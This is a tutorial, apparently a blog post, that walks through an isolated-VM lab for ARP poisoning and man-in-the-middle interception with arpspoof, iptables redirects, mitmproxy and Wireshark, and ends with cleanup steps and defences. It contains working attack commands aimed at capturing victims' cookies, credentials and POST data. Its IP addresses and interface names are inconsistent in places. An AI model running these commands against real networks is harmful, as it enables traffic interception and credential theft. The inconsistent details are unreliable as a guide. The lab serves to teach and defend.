ARP Poisoning & MITM Attacks — Hands-On Lab with Kali Linux
What is ARP Poisoning?
ARP (Address Resolution Protocol) is responsible for mapping IP addresses to MAC addresses on a local network. When a device wants to communicate with another device, it broadcasts an ARP request asking "Who has IP 192.168.1.1?" — and the owner replies with its MAC address.
The critical problem: ARP has no authentication. Any device on the network can send a fake (gratuitous) ARP reply claiming to be any IP address. This is ARP poisoning.
Once an attacker poisons the ARP cache of both the victim and the gateway, all traffic flows through the attacker's machine — who can read, modify, or drop packets before forwarding them on. This is a classic Man-in-the-Middle (MITM) attack.
Lab Environment
This lab uses three isolated VMs on a host-only or NAT network. No traffic touches the real internet.
| VM | OS | Role | IP |
|---|---|---|---|
| Attacker | Kali Linux 2024 | Runs arpspoof + mitmproxy | 10.1.1.210 |
| Victim | Windows 10 | Target machine | 10.1.1.221 |
| Gateway | pfSense 2.7 | Default gateway / router | 10.1.1.254 |

ARP poisoning on any network you do not own or have explicit written permission to test is illegal under the Computer Fraud and Abuse Act (CFAA) and equivalent laws. Run this only in your isolated lab.
Prerequisites
Before starting, make sure your environment is ready:
- VMware Workstation or VirtualBox with all three VMs on the same host-only network adapter
- Kali Linux has
dsniffandmitmproxyinstalled - pfSense is configured as the default gateway for the subnet
- Windows 10 VM has a browser and can ping the gateway
From the Kali VM, ping both 192.168.10.1 (pfSense) and 192.168.10.20 (Windows 10) before starting. If pings fail, check your VM network adapter settings.
Phase 1 — Understand the Normal ARP Table
Check the victim's ARP cache (before attack)
Open a terminal on the Windows 10 VM and run:
C:\> arp -a
Interface: 192.168.10.20 --- 0x5 Internet Address Physical Address Type 10.1.1.254 00-0c-29-aa-bb-cc dynamic # real pfSense MAC 10.1.1.210 00-0c-29-dd-ee-ff dynamic # Kali MAC
Note the gateway's real MAC address (00-0c-29-aa-bb-cc). After the attack, this will be replaced with Kali's MAC.
Check Kali's network interface
On the Kali VM:
ip addr show
ip route show
Note your interface name — it will be eth0, eth1, or similar depending on your VM config.
Phase 2 — Enable IP Forwarding on Kali
This step is critical. Without it, Kali will drop all the victim's packets instead of forwarding them — the victim loses internet connectivity and the attack becomes obvious.
Enable IP forwarding (packets survive through Kali): echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
Verify it's set: cat /proc/sys/net/ipv4/ip_forward Should output: 1
Forgetting IP forwarding is the most common mistake. The victim's connection drops entirely, revealing the attack immediately.
Set up IP tables rules
Allow forwarding: sudo iptables -P FORWARD ACCEPT
NAT for internet access (from previous fix): sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE sudo iptables -A FORWARD -i eth1 -o eth0 -j ACCEPT sudo iptables -A FORWARD -i eth0 -o eth1 -m state --state ESTABLISHED,RELATED -j ACCEPT
Redirect HTTP (port 80) traffic from Windows → mitmproxy: sudo iptables -t nat -A PREROUTING -i eth1 -p tcp
--src 10.1.1.221 --dport 80 -j REDIRECT --to-port 8080Redirect HTTPS (port 443) traffic from Windows → mitmproxy: sudo iptables -t nat -A PREROUTING -i eth1 -p tcp
--src 10.1.1.221 --dport 443 -j REDIRECT --to-port 8080Verify rules are in place: sudo iptables -t nat -L -v
What each command actually doing in our case:
echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
By default Linux drops packets that aren't destined for itself. This tells the kernel:
"If a packet arrives on eth1 destined for someone else (e.g. 8.8.8.8), don't drop it — route it forward."
Without this → Windows loses internet the moment ARP poison starts. With this → Kali behaves like a router and passes packets along.
sudo iptables -P FORWARD ACCEPT
The FORWARD chain handles packets passing THROUGH Kali (not to/from Kali itself — that's INPUT/OUTPUT chains).
Default policy is often DROP, meaning:
eth1 → kernel → FORWARD chain → DROP ✗
Setting it to ACCEPT means:
eth1 → kernel → FORWARD chain → ACCEPT → eth0 ✓
sudo iptables -t nat -A POSTROUTING -o eth0 -j MASQUERADE
This is the most critical rule for your dual-interface setup. Because here in this lab we are using two interface into kali linux. As per the topology diagram shown in beginning of this article.
Problem without it:
Windows packet arrives:  src=10.1.1.221  dst=8.8.8.8
Kali forwards it as-is:  src=10.1.1.221  dst=8.8.8.8
Google replies to:        dst=10.1.1.221  ← goes to Windows directly bypassing Kali entirely!
With MASQUERADE:
Windows packet arrives:  src=10.1.1.221  dst=8.8.8.8
Kali rewrites source:    src=Kali-eth0   dst=8.8.8.8  ← exit through eth0
Google replies to:        dst=Kali-eth0  ← comes back to Kali
Kali translates back:    dst=10.1.1.221  ← forwards to Windows
This is exactly what pfSense was doing before — NAT. Now Kali is doing it instead.
sudo iptables -A FORWARD -i eth1 -o eth0 -j ACCEPT
sudo iptables -A FORWARD -i eth0 -o eth1 -m state --state ESTABLISHED,RELATED -j ACCEPT
These two rules define the allowed traffic directions:
Rule 1 — Outbound (LAN → WAN):
eth1 (Windows traffic) → eth0 (toward internet)   ACCEPT ✓
Any new connection from victim is allowed out.
Rule 2 — Inbound (WAN → LAN), return traffic only:
eth0 (internet replies) → eth1 (back to Windows)  ACCEPT ✓
BUT only for ESTABLISHED/RELATED connections —
meaning only replies to connections Windows already started.
Random inbound connections from internet are still blocked.
Phase 3 — Launch the ARP Poison
arpspoof from the dsniff package sends continuous gratuitous ARP replies to both the victim and the gateway, poisoning both ARP caches simultaneously.
Open two terminals on Kali and run these in parallel:
Terminal 1 — Tell the victim that Kali is the gateway:
Syntax: arpspoof -i <interface> -t <target> <host-to-impersonate>
sudo arpspoof -i eth1 -t 10.1.1.221 10.1.1.254
Terminal 2 — Tell the gateway that Kali is the victim:
sudo arpspoof -i eth1 -t 10.1.1.254 10.1.1.221
0:c:29:dd:ee:ff 0:c:29:11:22:33 0806 42: arp reply 10.1.1.254 is-at 0:c:29:dd:ee:ff
0:c:29:dd:ee:ff 0:c:29:11:22:33 0806 42: arp reply 10.1.1.254 is-at 0:c:29:dd:ee:ff
0:c:29:dd:ee:ff 0:c:29:11:22:33 0806 42: arp reply 10.1.1.254 is-at 0:c:29:dd:ee:ff
Each line is Kali sending a fake ARP reply to the victim, claiming Kali's MAC belongs to the gateway IP.
Confirm the poison worked
Back on Windows 10 VM:
C:\> arp -a
Interface: 10.1.1.221 --- 0x5
Internet Address      Physical Address      Type
10.1.1.254           00-0c-29-dd-ee-ff     dynamic   ← NOW Kali's MAC!
10.1.1.210           00-0c-29-dd-ee-ff     dynamic
Both entries now show Kali's MAC — the victim's ARP cache is poisoned.
Phase 4 — Intercept Traffic with mitmproxy
Launch mitmproxy in transparent mode
sudo mitmproxy --mode transparent --listen-host 0.0.0.0 --listen-port 8080 --showhost

Here using mitmproxy we can intercept the HTTPS traffic. Now browse to any HTTP/HTTPS site from the Windows 10 VM. You will see every request appear in the mitmproxy interface on Kali, including headers, cookies, and POST body data.
Press Enter on any request to inspect it. Press q to go back. Press ? for the full help screen. Use arrow keys to navigate.
Phase 5 — Capture with Wireshark
While using the wireshark tool we can intercept only HTTP traffic, with help of it attacker can see victim username and password of any http website using wireshark. Run Wireshark alongside to see the raw packet flow:
sudo wireshark
Start Capturing the traffic in eth1. Filter for ARP packets to see the poisoning in real time:
arp
Filter for traffic between victim and gateway:
ip.addr == 10.1.1.221
You will see Kali sending a flood of ARP replies to both the victim and gateway. Each reply poisons (or re-poisons) the ARP cache.
Phase 6 — Clean Up After the Lab
Always restore ARP tables when you stop the attack. Press Ctrl+C in both arpspoof terminals — dsniff automatically sends correct ARP replies to restore the caches.
Also clear the iptables rules (disable IP Forwarding):
Stop mitmproxy → Ctrl+C Stop both arpspoof → Ctrl+C in Terminal 1 and 2
Remove ALL iptables rules sudo iptables -t nat -F sudo iptables -F FORWARD sudo iptables -P FORWARD DROP
Disable IP forwarding sudo sysctl -w net.ipv4.ip_forward=0
Clear poisoned ARP cache on Windows 10 (execute this command in administrator mode) arp -d *
Verify on Windows 10 that the gateway MAC is restored to the real pfSense MAC:
C:\> arp -a
Interface: 192.168.10.20 --- 0x5 Internet Address Physical Address Type 10.1.1.254 00-0c-29-aa-bb-cc dynamic # real pfSense MAC restored
Defensive Countermeasures
Understanding the attack is half the job. Here is how to defend against it:
1. Dynamic ARP Inspection (DAI)
On managed switches, DAI validates ARP packets against a DHCP snooping binding table. Packets with invalid IP-to-MAC mappings are dropped automatically.
Cisco IOS example
Switch(config)# ip arp inspection vlan 10
Switch(config-if)# ip arp inspection trust   # on uplink only
2. Static ARP Entries
For critical machines (gateways, servers), set static ARP entries that cannot be overwritten:
Set a static ARP entry for the gateway
netsh interface ipv4 add neighbors "Ethernet" 192.168.10.1 00-0c-29-aa-bb-cc
Linux — set static ARP entry
sudo arp -s 192.168.10.1 00:0c:29:aa:bb:cc
3. XArp — ARP Monitoring
XArp is a free tool that monitors ARP traffic and alerts on suspicious changes to the ARP cache.
4. Use Encrypted Protocols
Even with a MITM in place, HTTPS, SSH, and VPN traffic is encrypted. An attacker can see the traffic volume and destination, but not the plaintext content.
Sites that implement HTTP Strict Transport Security (HSTS) prevent browsers from accepting unencrypted connections, making sslstrip attacks significantly harder.
Summary
Enable IP forwarding echo 1 | sudo tee /proc/sys/net/ipv4/ip_forward
Poison victim → gateway direction sudo arpspoof -i eth0 -t 10.1.1.221 10.1.1.254 &
Poison gateway → victim direction sudo arpspoof -i eth0 -t 10.1.1.254 10.1.1.221 &
Redirect traffic to mitmproxy sudo iptables -t nat -A PREROUTING -i eth0 -p tcp --dport 80 -j REDIRECT --to-port 8080
Launch mitmproxy mitmproxy --mode transparent --showhost
--- CLEANUP --- sudo iptables -t nat -F PREROUTING echo 0 | sudo tee /proc/sys/net/ipv4/ip_forward Ctrl+C on both arpspoof terminals to restore ARP caches
| What we did | Why it matters |
|---|---|
| Poisoned both ARP caches | Traffic flows through attacker |
| Enabled IP forwarding | Attack stays invisible |
| Intercepted with mitmproxy | Read HTTP headers, cookies, POST data |
| Captured with Wireshark | Saw raw ARP floods and TCP streams |
| Restored ARP tables | Clean exit, no lingering disruption |
The key takeaway: ARP has no built-in security. In any flat Layer 2 network, any device can become a MITM. Network segmentation, DAI on managed switches, and encrypted protocols are your primary defenses.